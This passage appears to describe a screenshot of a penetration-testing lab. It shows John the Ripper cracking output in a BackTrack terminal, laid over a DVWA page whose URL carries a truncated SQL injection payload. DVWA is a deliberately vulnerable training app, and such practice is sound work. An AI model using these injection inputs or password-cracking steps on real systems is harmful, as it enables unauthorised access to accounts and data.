guesses: 1 time: 0:00:01:03 (3) c/s: 16373K trying: hexsj4 - hex116
root@root:/pentest/passwords/john# date
Tue Apr 18 15:59:49 EDT 2023
root@root:/pentest/passwords/john# echo "SerebriakovAV"
SerebriakovAV
root@root:/pentest/passwords/john#
```

The terminal window is overlaid on a web browser showing a DVWA (Damn Vulnerable Web Application) page. The browser's address bar shows the URL: `http://192.168.0.208/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+ur`. The browser's tabs include "BackTrack Linux", "Offensive Security", "Exploit DB", "Airrack", "Pentest", "SFPBC.org", and "Music".